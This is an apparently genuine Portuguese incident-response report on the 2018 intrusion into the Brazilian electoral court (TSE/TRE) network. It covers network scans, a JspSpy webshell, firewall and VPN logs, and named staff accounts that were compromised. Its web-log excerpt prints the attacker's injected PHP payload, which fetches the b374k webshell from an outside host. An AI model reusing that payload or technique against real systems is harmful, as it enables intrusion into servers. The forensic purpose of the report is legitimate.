Verificou-se que os acessos ao banco do TRE-PE, foram realizados a partir da máquina 10.16.140.49 e da máquina spmalote01.tre-sp.gov.br (10.1.1.215) do TRE-SP. O banco de dados acessado chama-se SIMPLA.

A partir daí, houve relatos sobre escaneamentos de rede e tentativas de intrusão de vários locais dentro da Justiça Eleitoral, tais como TRE-AC, TRE-PR, TRE-CE, TRE-BA, TRE-PB.

Em seguida, houve o relato, por parte do TRE-AP, de que uma de suas máquinas Windows havia sido comprometida, utilizando um usuário de administração do TSE. Esse usuário é antigo e deveria estar desativado. A senha era de fácil dedução. A partir dessa máquina, foi acessado um servidor de domínio no TSE.

A máquina TRE-AP (10.25.30.13) foi utilizada pelo usuário administrador TRE-AP/tse (tela 04) para acessar outras máquinas da Justiça Eleitoral (tela 01).

No momento que acessamos a máquina, ele estava acessando a máquina do TSE 10.30.1.221 com o usuário TSE/suporte para visualizar os logs do exchange (tela 02 e 03).

Vimos no log do Windows que ele também tentou acessar outros IP's do TSE.

Tela 05 exibe o invasor acessando o webshell da máquina 10.1.1.127.

Lista de IPs de origem que acessaram nossa máquina via RDP: 10.12.2.7,10.12.2.29 e 10.12.2.41.

O primeiro acesso foi realizado dia 20/04/2018 e o teamviewer foi instalado dia 22/04/2018.

Tela 1

2018-04-23 15_51_12-10.25.1.103 - Conexão de Área de Trabalho Remota.png - Fotos
Ver todas as fotos
Adicionar a uma criação
Editar e criar
Compartilhar
TeamViewer
Conexão
Extras
Ajuda
Retorno
Inserir a ID do parce
Permitir controle remoto
O suporte avançado multiusuários está ativo. Clique aqui para mais informações.
ID de parceiro
Controle R
Transf cia de arquivo
Acesso não supervision...
Iniciar o TeamViewer com Windows
Atribuído à Conta do TSE
Conceder acesso fácil
A sessão com Conta do TSE (382 332 771) foi concluída (40 34)
Pesquisar Imagens
Pesquisar Owa
Tipo
Tamanho
Arquivo ASAX
Arquivo ASPX
Documento HTML
Documento XML
Arquivo 1
Arquivo 2
Arquivo 3
Arquivo CONFIG
Arquivo BAK
Computador
Rede
SmallIcons.xml.backup by EV.3
urlblockederror
web
Web.Config.backup by EV.1
Web.Config.backup by EV.2
Web.Config.backup by EV.3
web.config.bak
WebReadyView
POR PTB2 15:46 22/04/2018

Tela 2

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo
Ação
Mídia
Área de Transferência
Exibir
Ajuda
Lixeira
Winamp
10.30.1.221 - Conexão de Área de Trabalho Remota
Imagens
Bibliotecas
Pesquisar Imagens
Owa
Microsoft
Exchange Server
V14
ClientAccess
Pesquisar Owa
Organizar
Abrir
Imprimir
Nova pasta
Favoritos
Área de Trabalho
Downloads
Locais
Bibliotecas
Documentos
Imagens
Músicas
Vídeos
Computador
Rede
Reconectando-se
A conexão foi perdida. Tentando reconectar-se à sua sessão...
A rede não está disponível. A conexão será restaurada quando a rede estiver disponível.
Cancelar
Tipo
Tamanho
Arquivo ASAX
Arquivo ASPX
Documento HTML
Documento XML
Arquivo CONFIG
Arquivo BAK
SmallIcons.xml.backup by EV.3
urlblockederror
web
Web.Config.backup by EV.1
Web.Config.backup by EV.2
Web.Config.backup by EV.3
web.config.bak
WebReadyView
POR PTB2 15:51 23/04/2018

Tela 3

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda
Disco Local (C:)
Conexão de Área de Trabalho Remota
Conexão de
Área de Trabalho Remota
Geral Exibição Recursos Locais Experiência Avançado
Configurações de logon
Digite o nome do computador remoto.
Computador: 10.30.1.221
Nome de usuário: tse\suporte
Suas credenciais serão exigidas quando você se conectar.
Permitir salvar minhas credenciais
Configurações de conexão
Salve as configurações da conexão atual em um arquivo RDP ou abra uma conexão salva.
Salvar Salvar como... Abrir...
Ocultar Opções
Conectar Ajuda
Acesso rápido
Área de Trabalho
Downloads
Documentos
Imagens
Este Computador
Músicas
Vídeos
Disco Local (C:)
Rede
install 07/11/2007 08:03 Aplicativo 550 KB
install 07/11/2007 08:00 Parâmetros de co... 1 KB
33 itens 1 item selecionado
POR PTB2 15:46 22/04/2018

Tela 4

SWDC em RAPSCINF103 - Conexão de Máquina Virtual
Arquivo Ação Mídia Área de Transferência Exibir Ajuda
Configurações
Início
Localizar uma configuração
Contas
Suas informações
Opções de entrada
Outras pessoas
CONTA DO TSE
TRE-AP\tse
Administrador
Criar sua imagem
Procurar um
POR PTB2 15:55 23/04/2018

Tela 05

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Port Scan | Download Remote File | ClipBoard | Remote Control | Port Map | JSP Env

```
java.sql.SQLException: Io exception: The Network Adapter could not establish the connection
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:112)
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:146)
at oracle.jdbc.driver.DatabaseError.throwSqlException(DatabaseError.java:255)
at oracle.jdbc.driver.T4CConnection.logon(T4CConnection.java:387)
at oracle.jdbc.driver.PhysicalConnection.<init>(PhysicalConnection.java:439)
at oracle.jdbc.driver.T4CConnection.<init>(T4CConnection.java:165)
at oracle.jdbc.driver.T4CDriverExtension.getConnection(T4CDriverExtension.java:35)
at oracle.jdbc.driver.OracleDriver.connect(OracleDriver.java:801)
at java.sql.DriverManager.getConnection(DriverManager.java:620)
at java.sql.DriverManager.getConnection(DriverManager.java:200)
at org.apache.jsp.JspSpy_jsp$DBOperator.<init>(JspSpy_jsp.java:72)
at org.apache.jsp.JspSpy_jsp$DbcInvoker.invoke(JspSpy_jsp.java:819)
at org.apache.jsp.JspSpy_jsp._jspService(JspSpy_jsp.java:2392)
at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:377)
at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:233)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:191)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:127)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:102)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:298)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:852)
at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.process(Http11Protocol.java:588)
at org.apache.tomcat.util.net.JIoEndpoint$Worker.run(JIoEndpoint.java:489)
at java.lang.Thread.run(Thread.java:636)
```

Copyright (C) 2009 http://www.Forjj.com/ [T00ls.Net] All Rights Reserved.

A partir desse relato observamos a instalação de um webshell (WebShell2JspSpy Private Codz By – Ninty.jsp) em algumas máquinas de TRE, mais notadamente TRE-SP e TRE-BA.

Após análise dos logs do Checkpoint, firewall existente entre as redes do TRE-PE e TSE, foram verificados os seguintes indícios e fatos:

No dia 18.04.2018 às 18:37:18 e às 19:03:45 houve acessos da máquina 10.12.2.29 à máquina 10.8.8.188 via protocolo rdp;

No dia 18.04.2018 a partir das 19:09:17 houve escaneamento das portas 80, 443, 3389 e 8080 em toda rede 10.8.0.0 a partir da máquina 10.12.2.29. Esse procedimento acabou às 20:45:47;

No dia 18.04.2018 às 22:22:59 a máquina 10.12.2.29 tentou acessar as portas 80, 443, 3389 e 8080 no endereço 10.8.0.0;

No dia 19.04.2018 às 17:07:36 houve conexão na porta UDP 52638 na máquina 10.8.8.87 (ATA) a partir da máquina 10.12.2.29;

No dia 19.04.2018 às 19:08:52 houve conexão na porta TCP 8080 na máquina 10.8.1.2 (pe2) a partir da máquina 10.12.2.29;

No dia 19.04.2018 às 19:10:55 houve tentativas de conexão na porta TCP 22, 80 e 8080 na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.29** com várias interações na porta 8080;

O endereçamento de rede 10.12 pertence à rede do TRE-PB. Ao investigar a origem do tráfego em 10.12.2.29, descobrimos tratar-se de uma conexão VPN disponibilizada para a empresa Digitro (terceirizada que dá manutenção nas centrais telefônicas do TRE-PB). Observando os logs do firewall do TRE-PB no momento do ocorrido, foi possível obter o endereço 177.165.110.249.

No dia 19.04.2018 às 19:52:24 houve tentativas de conexão na porta TCP 8080 na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.7** na porta 8080;

No dia 19.04.2018 às 21:03:31 houve uma única tentativa de conexão na porta TCP 1521 (ORACLE) na máquina (10.8.1.84) VULCAN – SERVIDOR DE BANCO DE DADOS DE APLICAÇÕES LOCAIS a partir da máquina 10.1.1.215 (spmalote01.tre-sp.gov.br);

No dia 19.04.2018 das 20:04:07 até 21:13 houve conexão na porta TCP 1521 (ORACLE) na máquina (10.8.1.84) VULCAN – SERVIDOR DE BANCO DE APLICAÇÕES LOCAIS a partir da máquina **10.16.140.49 (plank.tre-rn.gov.br)** com intercaladas conexões na máquina (10.8.1.11) PEMAIL01 a partir da máquina **10.12.2.29** e da máquina **10.12.2.7**;

Ainda no dia 19.04.2018, a máquina **10.12.2.29** acessou as máquinas 10.8.1.25, 10.8.1.29, 10.8.1.54, 10.8.1.56, 10.8.1.107, 10.8.1.113 às 22:04:05 com interação entre as máquinas indicando uma possível tentativa de invasão. Por volta das 22:40:08, a máquina **10.12.2.7** começou um scan na porta 3389 na rede 10.8, terminando por volta das 04:36:43 do dia 20/04.

No dia 20.04.2018 às 6:29, a máquina **10.12.2.29** tentou acesso via porta 3389 as máquinas 10.8.8.12, 10.8.5.18, 10.8.3.49, 10.8.2.68, 10.8.7.137 e 10.8.12.138. Esse acesso teve mais de uma interação, indicando uma possível tentativa de comprometimento dessas máquinas.

Por volta das 08:02:18, a máquina **10.12.1.29** começou um scan da rede **10.108** para as portas 8080 e 3389. Esse procedimento acabou às 09:30:37.

Às 10:58:11 do dia 20.04.2018 a máquina **10.12.1.29** tenta conexão nas portas 8080 e 3389 para o endereço 10.108.0.0;

Às 10:59;54 do dia 20.04.2018, a máquina **10.12.2.7** começa um escaneamento na rede 10.8 ~~pela~~ porta 3389, terminando às 13:01:03.

Durante o dia 20/04/2018 percebemos ainda várias tentativas de acesso não identificados da máquina **10.12.2.7** a máquinas de nossa rede usando a porta 3389 o que, pela diferença no tempo de acesso nos leva a crer que seja algum programa robô. O acesso durou até as 13:15:50 do dia 20/04/2018.

No dia 20.04.2018 às 15:12:27 houve tentativa de escaneamento a partir da máquina seres12 **(10.8.15.13)** de nossa administração para o IP da máquina do TRE-RN **10.16.140.4** com o intuito de tentar descobrir mais informações sobre a máquina em uso. O escaneamento de portas para este IP ocorreu logo após descobrirmos o acesso à máquina no nosso servidor de banco pela máquina plank.tre-rn.gov.br. Depois vimos que o IP estava errado pois o IP correto da plank.tre-rn.gov.br era o **10.16.140.49**.

Dia 20.04 a partir das 23:44:04 percebemos no log outra tentativa de escaneamento de portas na rede efetuada a partir da máquina **10.7.10.28**, sendo especificamente as portas: 80, 443, 8080, 8081, 8180, 21, 3389 nos nossos firewall checkpoint (IP's 172.16.8.201, 172.16.8.202, 172.16.8.203, 172.16.8.204), em um dos firewalls sonicwall (IP's 172.16.8.222) e na máquina piedade (IP: 172.16.8.218), nosso firewall para a rede externa.

Dia 20.04 a partir das 23:44:08 houve uma série de conexões na porta 443, provenientes da máquina **10.7.10.28**, aos firewalls checkpoints e à máquina piedade. Avaliando os logs da própria piedade no horário, vimos que os acessos se deram com o objetivo de achar vulnerabilidades no PHP ou em algum outro serviço web, porém, segundo consta no log da máquina, não conseguiram ser achadas. As conexões foram até dia 20.04 às 23:45:53.

A partir das 00:15:16 do dia 21.04 registramos duas tentativas de conexão pela porta 445 da máquina **10.12.2.7** nos IP's 10.181.197.85 e 10.8.69.60. Tais IP's não existem em nossa rede, o que nos causou estranheza.

Também foi registrado às 01:30:00 do dia 21.04 acesso do IP **10.12.2.29** à porta 80 do IP 10.8.1.209, correspondente à ILO (porta de manutenção) de um de nossos servidores que foi desconectada no dia 23.04.

Às 1:32:41 do dia 21.04 registramos outro escaneamento da máquina IP **10.12.2.7** em várias máquinas de nossa rede local windows pelas portas 3389, sendo finalizado o acesso às 1:34:58 do dia 21.04.

A partir de 01:35:29 do dia 21.04 até 03:32:27 do dia 21.04 verificamos um outro escaneamento de rede partindo do IP **10.7.10.28** para a rede 10.181.0.0 (zonas eleitorais) nas portas 8080, 3389, 21, 8180 e 8081.

Após o escaneamento uma tentativa de conexão no dia 21.04 às 06:31:42 na porta 445 da máquina IP 10.108.16.39 vindo da máquina **10.12.2.7**.

No dia 21.04 a partir das 07:50:45 até 08:07:47 novo escaneamento na porta 3389 a partir da máquina **10.7.10.28** na rede 10.181.0.0 e sub-redes.

No dia 21.04 a partir das 09:22:48 até 09:27:13 a máquina **10.7.10.28** escaneou as portas 8000 até 8999 nos firewalls checkpoint 172.16.8.201, 172.8.16.202 e 172.16.8.203 e nos IP's 172.16.8.204 a 172.8.16.217.

No dia 21.04 a partir da máquina **10.7.10.28** das 09:27:13 até 09:28:47 escaneou os IP's 172.16.8.218 (piedade) até o IP 172.16.8.223 nas portas 8000 até 8999.

No dia 21.04 da máquina **10.7.10.28** das 09:30:44 até 09:32:14 tentou conexão à rede 172.16.8.1 a 172.16.8.223 na porta 3389 a partir da máquina.

No dia 21.04 a partir da máquina **10.7.10.28** das 09:44:22 até 09:58:58 tentou conexão em toda a rede 10.8.0.0 a partir da porta 3389, sendo desconectado após retirarmos o acesso do TRE-PE à rede do TSE.

Por fim buscou-se identificar quais portas de entrada foram utilizadas pelo atacante. Além da VPN do TRE-PB, conforme relatado acima, foi identificado um ponto de entrada (talvez o primeiro) a partir de uma máquina no TRE-RN.

O TSE disponibiliza máquinas virtuais para o TRE-RN, sendo que o TRE optou pela implementação deu m proxy reverso nesse servidor disponibilizado no TSE. Enviando comandos para esse equipamento, o atacante conseguiu acesso a um servidor do TRE-RN, a partir do qual iniciou esses ataques.

Analisando os logs do servidor web, observou-se que os primeiros acessos ocorreram no dia 16 de abril de 2018.

```
185.153.176.7 - - [16/Apr/2018:19:24:28 -0300] "GET /sistemas/faltosos/? HTTP/1.1" 200 4508 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /sistemas/faltosos/imagens/botao_ok.gif HTTP/1.1" 200 1044 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:34 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4626 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:38 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4650 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:24:38 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:05 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 12263 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:07 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /sistemaslib HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:37 -0300] "GET /sistemas/lib HTTP/1.1" 301 333 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
185.153.176.7 - - [16/Apr/2018:19:25:38 -0300] "GET /sistemas/lib/ HTTP/1.1" 200 511 "-" "<? system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?>"
```

Existe uma cópia desta máquina virtual encaminhada junto a este relatório. A mesma está sob o nome de trenrack.zip.

Por fim, durante o período de análise, observou-se conexões indevidas à VPN de acesso do TSE. Uma dessas conexões foi realizada com o usuário do Coordenador de Infraestrutura do TSE. A senha desse usuário não era trivial e utilizada exclusivamente no ambiente do TSE.

Windows Password Session 7A35C0B0-D2FD...

Log Details

Log In
Mobile Access

Log Info	
Origin	Namor
Time	Yesterday, 17:50:05
Blade	Mobile Access
Product Family	Access
Type	Log

Traffic	
Source	185.153.176.7
User	Cristiano Moreira Andrade (cristiano.andr... more
User DN	CN=cristiano.andrade,OU=Gabinete da CO.. more
Service	https (TCP/443)

Application	
Category	Session

Policy	
Action	Log In

Host/device	
OS	Windows 10.0
Browser	Chrome

Mobile Access Details	
User Groups	ad_user_cristiano.andrade
Mobile Access Sess...	7A35C0B0-D2FD-5AE8-0A32-0103035F0000

Client information	
Name	Mobile Access Portal
Version	R80.10

Actions	
Report Log	Report Log to Check Point

Session	
Login Option	ssl_vpn
Login Option Facto...	Password
Data Protocol	SSL

More	
Id	0a320103-0351-0000-5ae8-d2fd00000001
Marker	@A@@B@1525203676@C@5731397
Log Server Origin	hulk (10.50.1.2)
Id Generated By In...	false
First	true
Sequencenum	1229

O atacante tentou realizar portscan a partir dessa conta.

General Overview | New Tab

Queries — Last 24 Hours — user:cristiano.andrade

Showing first 50 results (459 ms) out of at least 2,104 results

Time	Origin	Source	Source User Name	Destination	Service	Ac...	A
...terday, 10:20:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	U
...terday, 10:16:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	U
...terday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:16:06	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:12:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	U
...terday, 10:10:48	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:10:48	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 10:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	Un
...terday, 18:04:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	Un
...terday, 18:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 18:00:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...				
...terday, 18:00:30	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc11 (10.30.1...	nbname (UDP/137)	604	Un
...terday, 17:56:50	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	tsedc10 (10.30.1...	nbname (UDP/137)	604	Un
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.132	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.131	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.130	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.129	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.128	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.127	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.126	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.125	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.124	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.123	Remote_Desktop_Pr...	604	Una
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.122	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.121	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.120	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.119	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.118	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.117	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.116	Remote_Desktop_Pr...	604	Unau
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.115	Remote_Desktop_Pr...	604	Unaut
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.114	Remote_Desktop_Pr...	604	Unaut
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.113	Remote_Desktop_Pr...	604	Unaut
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.112	Remote_Desktop_Pr...	604	Unaut
...terday, 17:54:07	Namor	192.168.210.243	Cristiano Moreira Andrade (cristiano.and...	10.30.49.111	Remote_Desktop_Pr...	604	Unaut

Pesquisando nos logs do firewall, identificou-se que outros usuários também foram acessados a partir do mesmo IP (que pertence à VPN do NordVPN).

Objects · Install Policy · Session

Logs · General Overview · New Tab · +

Queries · Last 24 Hours · blade:"Mobile Access" AND action:("Failed Log In" OR "Log In") AND NOT user:(consular Ol

Found 6 results (404 ms)

Time	B.	T.	A.	Origin	Source	User	Client Name	OS Name	Authenticati
Yesterday, 17:50:05				Namor	185.153.176.7	Cristiano Moreira Andrade (cristiano.andrade)	Mobile Access P...	Windows	Password
Yesterday, 17:49:18				Namor	185.153.176.7	Marcos Goulart de Souza (marcos.goulart)	Mobile Access P...	Windows	Password
Yesterday, 17:39:18				Namor	185.153.176.7	André Luiz Do Nascimento Sousa (andre.nascimento)	Mobile Access P...	Windows	Password
Yesterday, 17:16:29				Namor	185.153.176.3	Carlos Pereira Dias (carlos.dias)	Mobile Access P...	Windows	Password
Yesterday, 17:02:40				Namor	185.153.176.3	John Carmino de Sousa (john.sousa)	Mobile Access P...	Windows	Password
Yesterday, 16:57:12				Namor	185.153.176.3	Rafael Nunes Saraiva (rafael.saraiva)	Mobile Access P...	Windows	Password

Devido à não trivialidade da senha do coordenador, e de outros usuários terem sido comprometidos, cremos que a base de usuários do AD pode ter sido comprometida e que o atacante está quebrando as senhas para posterior uso.

Relação com o Evento de Setembro de 2018.

Em reportagem divulgada no site Tecmundo, em 07 de novembro de 2018, cujo texto é transcrito abaixo:

> *"Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais"*

"Tive acesso à rede interna (intranet) e, por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender o funcionamento dos sistemas de votação", escreveu a fonte. "Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos) e diversos técnicos, alguns sendo ligados à alta cúpula de TI do TSE, ligado ao pai das urnas (Giuseppe Janino)".

O atacante descreve que possuiu acesso à rede interna, por vários meses, entrando em diversas máquinas. Este relato condiz com o que foi observado em abril deste ano.

Além disso ele descreve que houve troca de e-mails entre os técnicos do TSE e que os acessos de VPN foram cortados, o que de fato ocorreu.

"Passadas algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via emails dos técnicos da STI que os mesmos notaram tráfego suspeito (porque utilizei programas de scan na rede)", explica a fonte. "Fizeram uma perícia para detalhar como o invasor conseguiu obter acesso ilegal à rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso aos emails e também para a rede interna".

"Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs"

A fonte também indicou que durante a votação de primeiro turno, no dia 07 de outubro, os técnicos do TSE "cortaram acesso VPN e ao Correio, talvez para justificar que as urnas não possuem conexão à internet".

Observa-se ainda o relato de que ele obteve acesso à senha do Ministro Sérgio Banhos e também a senha de alguém ligado ao Secretário de Tecnologia da Informação. Conforma relatamos acima, é bastante provável que, em Abril, o atacante tenha conseguido copiar a base de dados do AD, e posteriormente tenha tentado quebrar as senhas de acesso, conseguindo a senha do Ministro Sergio Banhos e também do Coordenador de Infraestrutura, Cristiano Andrade, que possivelmente é a pessoa descrita na reportagem como ligada ao Secretário de Tecnologia da Informação, Giuseppe Janino.

Ao tomar conhecimento da reportagem, esta equipe buscou verificar como o acesso aos códigos fontes da urna poderia ter ocorrido, uma vez que as fontes ficam armazenados em um servidor protegido.

Durante esta pesquisa foi localizado o servidor 10.30.1.229, que possui um portal da Seção de Voto Informatizado, SEVIN. Neste portal havia a indicação de link de dois servidores de integração contínua, um em Windows e outro em Linux, conforme imagem abaixo.

← → C ⓘ Não seguro | 10.30.1.229

Você está no servidor tsesevin-01 da SEVIN

Serviços disponíveis

Documentação publicada na SEVIN

- DOXGEN SAVP - Documentação gerada pelo doxgen dos fontes do SAVP
- DOXGEN LIBDESKTOP - Documentação gerada pelo doxgen dos fontes da LIBDESKTOP
- DOXGEN LIBSEVIN - Documentação gerada pelo doxgen dos fontes da LIBSEVIN

Serviços Desativados

- UENUX - build3w - Página de acompanhamento do Builder do UENUX - Desativado
- XPlanner SEVIN - Página de planejamento da SEVIN - Desativado a partir 2011
- Desktop - CruiseControl - Servidor de Build das aplicações Windows
- Desktop - DashBoard - Interface grafica do Servidor de build Windows
- Linux - CruiseControl - Servidor de Build das aplicações Linux
- Linux - DashBoard - Interface grafica do Servidor de build Linux

Estes equipamentos eram responsáveis pela compilação dos softwares, em sua versão Windows e na versão Linux. Em execução neste equipamento estava o Jenkins, configurado pela própria equipe da Sevin e sem qualquer autenticação. Este servidor estava acessível para toda a rede e permitia a cópia de do código fonte. O conteúdo das informações ali dispostas bate com o apresentado na reportagem.

Por fim, também foram apresentados na reportagem documentos e outras informações constante em contas de e-mail, o que também foi acessado de maneira indevida, a partir de abril.

ELMANO AMÂNCIO DE SÁ ALVES
Secretário Substituto
Secretaria de Tecnologia da Informação

SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

INFORMAÇÃO Nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF

DO: PCF FLAVIO SILVEIRA DA SILVA
PARA: Chefe do GRCC/DRCOR/SR/PF/DF
ASSUNTO: **RELATÓRIO DE ANÁLISE DE ALTA TECNOLOGIA**

Senhor Chefe,

